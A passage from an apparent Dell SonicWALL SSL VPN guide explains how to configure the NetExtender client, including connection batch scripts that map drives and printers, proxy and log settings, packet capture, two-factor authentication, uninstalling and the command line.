
- Step 7** Click **Connect** to launch NetExtender.

Configuring NetExtender Properties

Complete the following procedure to configure NetExtender properties:


- Step 1** Right click on the **NetExtender**  icon in the system tray and click on **Properties...** The **NetExtender Properties** window is displayed.

Connection Profiles in the left menu pane displays the SSL VPN connection profiles you have used, including the IP address of the server, the domain, and the username.



- Step 2** To create a shortcut on your desktop that will launch NetExtender with the specified profile, highlight the profile and click **Create Shortcut**.
- Step 3** To delete a profile, highlight it by clicking on it and then click the **Remove** button. Click the **Remove All** button to delete all connection profiles.

Step 4 Clicking **Settings** in the left menu pane allows you to customize the behavior of NetExtender.



Step 5 To have NetExtender automatically connect when you start your computer, check the **Automatically connect with Connection Profile** checkbox and select the appropriate connection profile from the pull-down menu.



Note Only connection profiles that allow you to save your username and password can be set to automatically connect.

Step 6 To have NetExtender launch when you log in to your computer, check the **Automatically start NetExtender UI**. NetExtender will start, but will only be displayed in the system tray.

To have the NetExtender also display the log-in window, also check the **Display NetExtender UI** checkbox.

Step 7 Select **Minimize to the tray icon when NetExtender window is closed** to have the NetExtender icon display in the system tray. If this option is not checked, you will only be able to access the NetExtender UI through Window's program menu.

Step 8 Select **Display Connect/Disconnect Tips from the System Tray** to have NetExtender display tips when you mouse over the NetExtender icon.

Step 9 Select **Automatically reconnect when the connection is terminated** to have NetExtender attempt to reconnect when it loses connection.

Step 10 Select **Display precise number in connection status** to display precise byte value information in the connection status.

Step 11 Select the **Enable UI animations** check box to enable the sliding animation effects in the UI.

Step 12 Select **Uninstall NetExtender automatically** to have NetExtender uninstall every time you end a session.

Step 13 Select **Disconnect an active connection** to have NetExtender log out of all of your SSL VPN sessions when you exit a NetExtender session


Step 14 Click **OK** to save your changes.

Configuring NetExtender Connection Scripts

SonicWALL SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drives and printers, launch applications, or open files or websites.

To configure NetExtender Connection Scripts, perform the following tasks.

- Step 1** Right click on the **NetExtender** icon in the system tray and click on **Properties...** The **NetExtender Properties** window is displayed.
- Step 2** Click **Connection Scripts**.



- Step 3** To enable the domain login script, select the **Attempt to execute domain login script** checkbox. When enabled, NetExtender will attempt to contact the domain controller and execute the login script.

Optionally, you may now also select to **Hide the console window**. If this check box is not selected, the DOS console window will remain open while the script runs.



Note Enabling this feature may cause connection delays while remote client's printers and drives are mapped. Make sure the domain controller and any machines in the logon script are accessible via NetExtender routes.

- Step 4** To enable the script that runs when NetExtender connects, select the **Automatically execute the batch file "NxConnect.bat"** checkbox.
- Optionally, you may now also select to **Hide the console window**. If this check box is not selected, the DOS console window will remain open while the script runs.
- Step 5** To enable the script that runs when NetExtender disconnects, select the **Automatically execute the batch file "NxDisconnect.bat"** checkbox.
- Step 6** Click **OK** to save your changes.

Configuring Batch File Commands

NetExtender Connection Scripts can support any valid batch file commands. For more information on batch files, see the following Wikipedia entry: <http://en.wikipedia.org/wiki/.bat>. The following tasks provide an introduction to some commonly used batch file commands.

To configure the script that runs when NetExtender connects, follow these steps:

- Step 1** Right click on the **NetExtender** icon in the system tray and click on **Properties...** The **NetExtender Properties** window is displayed.
- Step 2** Click **Connection Scripts**.
- Step 3** To configure the script that runs when NetExtender disconnects, click the **Edit "NxDisconnect.bat"** button. The NxConnect.bat file is displayed.
- By default, the **NxConnect.bat** file contains examples of commands that can be configured, but no actual commands.
- Step 4** To add commands, scroll to the bottom of the file.
- Step 5** To map a network drive, enter a command in the following format:
- ```
net use drive-letter\\server\share password /user:Domain\name
```
- For example, if the drive letter is **z**, the server name is **engineering**, the share is **docs**, the password is **1234**, the user's domain is **eng** and the username is **admin**, the command would be the following:
- ```
net use z\\engineering\docs 1234 /user:eng\admin
```
- Step 6** To disconnect a network drive, enter a command in the following format:
- ```
net use drive-letter: /delete
```
- For example, to disconnect network drive **z**, enter the following command:
- ```
net use z: /delete
```
- Step 7** To map a network printer, enter a command in the following format:
- ```
net use LPT1 \\ServerName\PrinterName /user:Domain\name
```
- For example, if the server name is **engineering**, the printer name is **color-print1**, the domain name is **eng**, and the username is **admin**, the command would be the following:
- ```
net use LPT1 \\engineering\color-print1 /user:eng\admin
```
- Step 8** To disconnect a network printer, enter a command in the following format:
- ```
net use LPT1 /delete
```
- Step 9** To launch an application enter a command in the following format:
- ```
C:\Path-to-Application\Application.exe
```
- For example, to launch Microsoft Outlook, enter the following command:
- ```
C:\Program Files\Microsoft Office\OFFICE11\outlook.exe
```
- Step 10** To open a website in your default browser, enter a command in the following format:
- ```
start http://www.website.com
```
- Step 11** To open a file on your computer, enter a command in the following format:
- ```
C:\Path-to-file\myFile.doc
```
- Step 12** When you have finished editing the scripts, save the file and close it.


## Configuring Proxy Settings

SonicWALL SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings.

To manually configure NetExtender proxy settings, perform the following tasks.

**Step 1** Right click on the **NetExtender** icon in the system tray and click on **Properties...** The **NetExtender Properties** window is displayed.

**Step 2** Click on **Proxy**.




**Step 3** Select the **Enable proxy settings** checkbox.

**Step 4** NetExtender provides three options for configuring proxy settings:

- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD), which can push the proxy settings script to the client automatically.
- **Use automatic configuration script** - If you know the location of the proxy settings script, select this option and enter the URL of the scrip in the Address field.
- **Use proxy server** - Select this option to enter the **Address** and **Port** of the proxy server. Optionally, you can enter an IP address or domain in the **BypassProxy** field to allow direct connections to those addresses that bypass the proxy server. If required, enter a **User**


**name** and **Password** for the proxy server. If the proxy server requires a username and password, but you do not specify them in the **Properties** window, a NetExtender pop-up window will prompt you to enter them when you first connect.



- Step 5** Click the **Internet Explorer proxy settings** button to open Internet Explorer's proxy settings.
- Step 6** Make changes as appropriate.
- Step 7** Click **OK** to save your changes.

### Configuring NetExtender Log Properties

- Step 1** Within the **NetExtender Properties** dialog box, click **Log**. The available options provide basic control over the NetExtender Log and Debug Log.



- Step 2** To establish the size of the NetExtender Log, select either the **Unlimited log file size** radio button or the **Set maximum log file size to** radio button. If you choose to set a maximum size in MB, use the adjoining up and down arrows. The current size of the log file is displayed.
- Step 3** To clear the NetExtender Log, select the **Clear NetExtender Log** button.
- Step 4** To **Enable the NetExtender Debug Log**, select the corresponding check box. The current size of the log file is displayed.

To clear the debug log, select the **Clear Debug Log** button.

**Step 5** Click the **Log Viewer...** button to view the current NetExtender log.




**Note** An example of the NetExtender log is detailed in [“Viewing the NetExtender Log” section on page 1030.](#)

**Step 6** Click **OK** to save your changes.

## Configuring NetExtender Advanced Properties

NetExtender allows you to customize the link speed that the NetExtender adapter reports to the operating system.

**Step 1** Within the **NetExtender Properties** dialog box, click **Advanced**. The available options allow you to adjust advanced settings on NetExtender network properties and protocols.



**Step 2** To select a virtual link speed to report, select either the **Report the underlying network speed to OS** radio button, or select the **Report a fixed speed at bps to OS** radio button and designate a speed.



**Note** You can click the **Advanced Network Properties** button to make adjustments. However, modifying these settings may impact NetExtender performance and/or functionality. It is recommended to only make changes here if advised to do so by Dell SonicWALL support.


**Step 3** Click **OK** to save your changes.

## Configuring NetExtender Packet Capture Properties



**Note** You must have Administrator privileges to change packet capture settings.


- Step 1** Within the **NetExtender Properties** dialog box, click **Packet Capture**. The available options allow you to enable and disable packet capture and data compression on NetExtender.



- Step 2** To enable packet capture, check the **Enable NetExtender packet capture** check box. To disable packet capture, uncheck this check box.
- Step 3** If packet capture is enabled, clear all captured packet data when NetExtender exits by checking the **Clear the capture when NetExtender exits** check box. To retain packet data, uncheck this check box.
- Step 4** If you need to troubleshoot the SSL-encrypted traffic between NetExtender and the UTM box, select the **Enable capture cache** checkbox. When this option is enabled, NetExtender will write down all traffic over SSL into a pcap file, under the NetExtender installation directory. The packet captured will be removed automatically if you enable **Clear the capture when NetExtender exits**; otherwise, the file remains on the hard drive.
- Step 5** To enable data compression of captured packets, check the **Enable data compression** check box. To disable data compression the next time NetExtender is connected, uncheck this box.
- Step 6** If packet capture is enabled when NetExtender connects and you want to disable data compression immediately (instead of waiting until the next time NetExtender is connected), check the **Attempt to disable data compression during packet capture** check box.
- Step 7** Click **OK** to save your changes.

## Viewing the NetExtender Log

The NetExtender log displays information on NetExtender session events. The log is a file named **NetExtender.dbg**. It is stored in the directory: C:\Program Files\SonicWALL\SSL VPN\NetExtender. To view the NetExtender log, right click on the NetExtender icon in the system tray, and then click **View Log**.




To view details of a log message, double-click on a log entry, or go to **View > Log Detail** to open the Log Detail pane.

To save the log, either click the **Export** icon or go to **Log > Export**.

To filter the log to display entries from a specific duration of time, go to the **Filter** menu and select the cutoff threshold.

To filter the log by type of entry, go to **Filter > Level** and select one of the level categories. The available options are **Fatal**, **Error**, **Warning**, and **Info**, in descending order of severity. The log displays all entries that match or exceed the severity level. For example, when selecting the **Error** level, the log displays all **Error** and **Fatal** entries, but not **Warning** or **Info** entries.



To view the Debug Log, either click the **Debug Log** icon or go to **Log > Debug Log**.



**Note** It may take several minutes for the Debug Log to load. During this time, the Log window will not be accessible, although you can open a new Log window while the Debug Log is loading.

To clear the log, click on **Log > Clear Log**.

## Disconnecting NetExtender

To disconnect NetExtender, perform the following steps:

- Step 1** Right click on the **NetExtender** icon in the system tray to display the NetExtender icon menu and click **Disconnect**.
- Step 2** Wait several seconds. The NetExtender session disconnects.  
You can also disconnect by double clicking on the NetExtender icon to open the **NetExtender** window and then clicking the **Disconnect** button.  
When NetExtender becomes disconnected, the NetExtender window displays and gives you the option to either **Reconnect** or **Close** NetExtender.

## Upgrading NetExtender

You can configure NetExtender to automatically notify users when an updated version of NetExtender is available. Users are prompted to click **OK**, and NetExtender downloads and installs the update from the SonicWALL security appliance.

If auto-update notification is not configured, users should periodically launch NetExtender from the Virtual Office to ensure they have the latest version.

## Changing Passwords

Before connecting to the new version of NetExtender, you may be required to reset your password by supplying your old password, along with providing and re-verifying a new one.

## Authentication Methods

NetExtender supports various two-factor authentication methods, including one-time password and those that combine the pin/password and passcode/tokencode, such as RSA's pin-mode authentication.

### Topics:

- [“One-Time Password” on page 1032](#)
- [“Combined Password/Passcode Authentication” on page 1032](#)

## One-Time Password


If you have configured one-time passwords to be required to connect through NetExtender, users will be asked to provide this information before connecting.



For more information about one-time passwords, see [“One-Time Password” section on page 1079](#).

## Combined Password/Passcode Authentication

If you have configured a combined pin/password and passcode/tokencode authentication mode, such as RSA pin-mode authentication, to be required to connect through NetExtender, users will be asked whether they want to create their own pin, or receive one that is system-generated.



Once the pin has been accepted, you must wait for the token to change before logging in to NetExtender with the new passcode.



| Issued to:     | Issued by:                              |                           |
|----------------|-----------------------------------------|---------------------------|
| SonicWALL Inc. | VeriSign Class 3 Code Signing 2009-2 CA | <a href="#">detail...</a> |
| Administrator  | eagle                                   | <a href="#">detail...</a> |

## Uninstalling NetExtender

The NetExtender utility is automatically installed on your computer. To remove NetExtender, click on **Start > All Programs**, click on **SonicWALL SSL VPN NetExtender**, and then click on **Uninstall**.

You can also configure NetExtender to automatically uninstall when your session is disconnected. To do so, perform the following steps:

- Step 1** Right click on the **NetExtender** icon in the system tray and click on **Preferences...** The **NetExtender Preferences** window is displayed.
- Step 2** Click on the **Settings** tab.
- Step 3** Select **Uninstall NetExtender automatically** to have NetExtender uninstall every time you end a session.


## Verifying NetExtender Operation from the System Tray

To view options in the NetExtender system tray, right click on the **NetExtender** icon in the system tray. The following are some tasks you can perform with the system tray.



### Displaying Route Information

To display the routes that NetExtender has installed on your system, click the **Route Information** option in the system tray menu. The system tray menu displays the default route and the associated subnet mask.



### Displaying Connection Information

You can display connection information by mousing over the NetExtender icon in the system tray.



## Using the NetExtender Command Line Interface

To launch the NetExtender CLI, perform the following tasks:

- Step 1** Launch the Windows Command Prompt by going to the **Start** menu, select **Run**, enter **cmd**, and click **OK**.
- Step 2** Change directory to where NetExtender is installed. To do this, you first must move up to the root drive by entering the **cd ..** command. Repeat this command until you are at the root drive. Then enter **cd Program Files\SonicWALL\SSL-VPN\NetExtender**.



**Note** The specific command directory may be different on your computer. Use Windows Explorer to find the directory path where NetExtender is located.

The commands available in the NetExtender CLI and their options can be found in [“Appendix A: CLI Guide”](#) on page 1469.

## Installing NetExtender on MacOS

SonicWALL SSL VPN supports NetExtender on MacOS. To use NetExtender, clients must meet the prerequisites described in the most recent version of the *Dell SonicWALL SRA User Guide*, available on

<http://www.sonicwall.com/us/en/support/3893.html>

**To install NetExtender on your MacOS system, perform the following tasks:**

